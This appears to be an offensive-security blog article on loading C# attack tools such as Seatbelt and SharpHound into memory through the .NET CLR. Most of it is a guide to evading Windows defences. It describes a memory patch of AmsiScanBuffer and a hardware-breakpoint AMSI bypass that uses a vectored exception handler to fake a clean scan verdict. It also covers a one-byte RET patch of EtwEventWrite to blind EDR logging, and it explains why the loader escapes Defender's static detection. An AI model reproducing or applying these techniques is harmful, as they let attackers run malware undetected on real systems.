CLR Loading
Introduction
The previous article on Local Hollowing addressed the issue of loading native PEs into memory. The encrypted payload is decrypted, manually mapped section by section, relocations are corrected, imports are resolved, and then the main thread is redirected to the entry point. This approach works because a native PE contains machine instructions that the CPU can understand directly. Therefore, it is sufficient to place the bytes in the correct location in memory and have the RIP point to them.

However, this technique is not feasible for offensive tools written in C#, such as Seatbelt, Rubeus, or SharpHound. These executables are .NET assemblies: their .text section does not contain machine code but MSIL (Microsoft Intermediate Language), an intermediate language that the CPU cannot execute. Manually mapping a .NET assembly and jumping into it with SetThreadContext would cause an immediate crash.
To execute a .NET assembly in memory, you must go through the CLR (Common Language Runtime), the .NET runtime that compiles MSIL into machine code via the JIT (Just-In-Time Compiler). The CLR exposes COM interfaces that allow an assembly to be loaded from a memory buffer without ever touching the disk.
The problem is that Microsoft has integrated two detection mechanisms directly into this CLR pipeline: AMSI (Antimalware Scan Interface), which sends the assembly to the AV for scanning, and ETW (Event Tracing for Windows), which logs every loaded assembly. Without bypassing these two mechanisms, loading SeatBelt into memory via the CLR immediately triggers an alert.
This article details the complete operation of this technique: why manual mapping is impossible for .NET, how AMSI integrates into the CLR pipeline, how to bypass it via hardware breakpoints without modifying memory, why ETW must also be neutralized, and finally the complete flow of the loader from payload download to assembly execution.
Why manual mapping is impossible for .NET
The contents of the .text section
In a native PE, the .text section contains machine code that the CPU reads directly from memory and executes. In a .NET assembly, this section contains MSIL, which is designed to be read by the CLR and not the processor. Thus, if we point a RIP register to MSIL, the processor attempts to interpret these bytes as machine code, causing an immediate crash
What the CLR Does
The CLR acts as a virtual machine that sits between the bytecode and the CPU. When an assembly is loaded, the CLR does not execute it directly. It waits for a method to be called for the first time, then compiles the MSIL of that method into native instructions via the JIT compiler. The generated native code is cached for subsequent calls.
Beyond JIT compilation, the CLR also manages memory via the Garbage Collector, resolves dependencies between assemblies, enforces security policies, and manages the .NET exception system. All these features are necessary for a C# program to function.
The consequence is clear: you cannot load a .NET assembly using VirtualAlloc and memcpy. You must instantiate the CLR in your process and use its COM APIs to instruct it to load the assembly from a memory buffer.
AMSI: The CLR Checkpoint
Architecture
AMSI (Antimalware Scan Interface) is not an antivirus program. It is an interface that acts as a relay between Windows runtime components and the installed antivirus engine. Its role is to transmit a data buffer to the antivirus and retrieve the verdict.
Several Windows components natively integrate AMSI: the CLR scans assemblies during Assembly.Load(), PowerShell scans code before execution, and Office scans VBA macros. In all cases, the component calls the same function: AMSIScanBuffer().
Integration into the CLR pipeline

When pAppDomain->Load_3(safeArray, &pAssembly) is called to load an assembly from a memory buffer, the CLR does not load the assembly blindly. Before loading, it calls AMSIScanBuffer(), passing the assembly’s binary content as the buffer to be scanned. If the result is AMSIScanBuffer(), the CLR throws an exception and Load_3() fails. The assembly is never loaded.
This point is critical for timing: the AMSI bypass must be active before the call to Load_3(). If the hardware breakpoint is not yet in place when Load_3() is called, AMSIScanBuffer() executes normally, Defender analyzes the buffer, detects Seatbelt, and the load fails.
Signature of AmsiScanBuffer
1 | HRESULT AmsiScanBuffer( |
There is an important subtlety in this signature. The function returns an HRESULT in RAX indicating whether the call was technically successful, but the actual scan verdict is written to the AMSI_RESULT pointer: AMSI_RESULT_CLEAN or AMSI_RESULT_DETECTED. Many AMSI bypass PoCs only modify RAX and ignore the result, which leaves the detection verdict intact and the assembly is still blocked.
Bypassing AMSI via hardware breakpoint
The memory patch and its limitations

The simplest method to bypass AMSI is to patch AmsiScanBuffer in memory. We replace the first bytes of the function with xor rax, rax; ret (0x48, 0x33, 0xC0, 0xC3), which causes the function to return immediately with RAX=0 (S_OK) without scanning anything.
1 | FARPROC addr = GetProcAddress(GetModuleHandleA("amsi.dll"), "AmsiScanBuffer"); |
The problem is that this modification triggers ETWTi (Event Tracing for Windows - Threat Intelligence). This kernel provider monitors memory changes in the executable sections of loaded modules. When the protection of a page in amsi.dll changes to RWX and then data is written to it, ETWTi generates an event that Defender consumes and correlates as an attempt to bypass AMSI.
CPU Debug Registers
x86/x64 processors have hardware debug registers (DR0 to DR7) designed for debuggers. DR0, DR1, DR2, and DR3 each contain a memory address. DR7 controls the activation of each breakpoint via dedicated bits. When the CPU executes an instruction at the address contained in one of these registers and the corresponding bit is active in DR7, it automatically generates an EXCEPTION_SINGLE_STEP exception.
These breakpoints are completely invisible. They exist only in the processor’s registers, not in memory, so no memory scan can detect them. The code of the targeted function is not modified, its memory protections remain unchanged, and ETWTi has nothing to report.
How the bypass works
The principle is to place a hardware breakpoint on AmsiScanBuffer, intercept the exception generated when the CLR calls this function, and simulate a clean return without letting the function execute. To do this, follow these 3 steps:
- Step 1: Register a Vectored Exception Handler.
AddVectoredExceptionHandler registers a handler that will be called first for any execution within the process. This handler will intercept the EXCEPTION_SINGLE_STEP triggered by the hardware breakpoint.
1 | HANDLE hExHandler = AddVectoredExceptionHandler(1, exceptionHandler); |
- Step 2: Set the hardware breakpoint on AmsiScanBuffer.
We retrieve the address of AmsiScanBuffer via GetProcAddress, place it in DR0, and set the corresponding bit in DR7 via SetThreadContext.
1 | // Résoudre l'adresse d'AmsiScanBuffer |
Step 3: The handler simulates a clean return.
When the CLR calls AmsiScanBuffer during Load_3(), the CPU triggers EXCEPTION_SINGLE_STEP at the very first byte of the function before it executes. The handler intercepts this exception and must do three things: write the “clean” verdict to the result pointer, set S_OK in RAX, and simulate the ret instruction by reading the return address from the stack and adjusting RSP.
1 | LONG WINAPI exceptionHandler(PEXCEPTION_POINTERS exceptions) { |
By following these steps, we can then load a buffer without it being scanned by the AV.
ETW: The Second Layer of Detection
AMSI is the checkpoint that blocks the loading of the assembly; once bypassed, the malicious assembly is loaded into memory. But the CLR does more than just scan; it also logs events via ETW (Event Tracing for Windows).
ETW is the logging system built into Windows. Its architecture relies on providers that generate events, sessions that buffer them, and consumers that read them. The CLR uses the Microsoft-Windows-DotNETRuntime provider to log every loaded assembly. The transmitted information includes the assembly name, its hash, whether the loading occurred from disk or memory, and the process PID.
EDRs retrieve these events in real time. If the assembly name matches a known offensive tool or if the hash matches their database, an alert is generated despite the AMSI bypass. This means that the loading was successful, but the EDR knows it occurred.
ETW Bypass: EtwEventWrite Patch
The logging bypass involves patching the EtwEventWrite function in ntdll.dll. This function is the mandatory gateway for all user-mode ETW providers. By replacing its first byte with the RET instruction, each call returns immediately without logging anything.
1 | // Résoudre l'adresse de EtwEventWrite |
Why a memory patch and not a hardware breakpoint
EtwEventWrite is called thousands of times per second by all Windows components in the process. Every call to a Windows API, every logging operation, and every system event passes through this function. A hardware breakpoint would generate an exception on each of these calls, rendering the process unusable and slow.
The memory patch is therefore the most pragmatic choice. It is more detectable (ETWTi can report the modification of ntdll.dll), but the trade-off between performance and stealth favors it. For AMSI, the call occurs only once during Load_3(), so the hardware breakpoint is viable. For ETW, the volume of calls makes the memory patch necessary.
It should also be noted that the code uses NtProtectVirtualMemory and NtWriteVirtualMemory (the native syscalls) instead of VirtualProtect and WriteProcessMemory (the Win32 APIs). The Win32 APIs go through kernel32.dll, which can be hooked by the EDR. The Nt* APIs are closer to the kernel and bypass this hooking layer, although ntdll.dll can also be hooked.
Why the .NET loader evades static detection

A surprising point: the .NET loader is not detected by Defender even without OLLVM obfuscation. The Hollowing loader was detected immediately before the addition of three layers of protection (OLLVM, dynamic resolution, remote payload). This difference is explained by the architecture of the loaders.
Local Hollowing and its indicators
The Local Hollowing loader embedded AES-encrypted Mimikatz directly into its .data section (1.6 MB of high-entropy data). Its IAT contained a combination of APIs characteristic of hollowing: VirtualAlloc, VirtualProtect, SetThreadContext, SuspendThread, ResumeThread, GetThreadContext, CryptDecrypt. This combination of APIs is a known pattern that EDRs specifically sign. Furthermore, the encrypted blob triggers machine learning models trained to detect high-entropy sections.
The .NET Loader and Its Legitimate Profile
The .NET loader has no indicators. It does not embed a payload, so there is no suspicious entropy; its IAT contains networking APIs (WSAStartup, socket, recv, connect) and CLR hosting APIs (CLRCreateInstance), which are used by thousands of legitimate applications. The AMSI bypass via hardware breakpoint leaves no trace in the binary. The ETW patch makes a single-byte modification at runtime, invisible to static scanning.
From Defender’s perspective, the loader resembles a legitimate C++ program that hosts the .NET runtime and downloads data via TCP. This is exactly what enterprise applications do when they dynamically load .NET plugins.
OLLVM would add a layer of protection against manual reverse engineering by a SOC analyst, but is not necessary for static bypass in this case. The loader’s architecture (payload separation, legitimate IAT, hardware breakpoint) is what makes it invisible, not code obfuscation.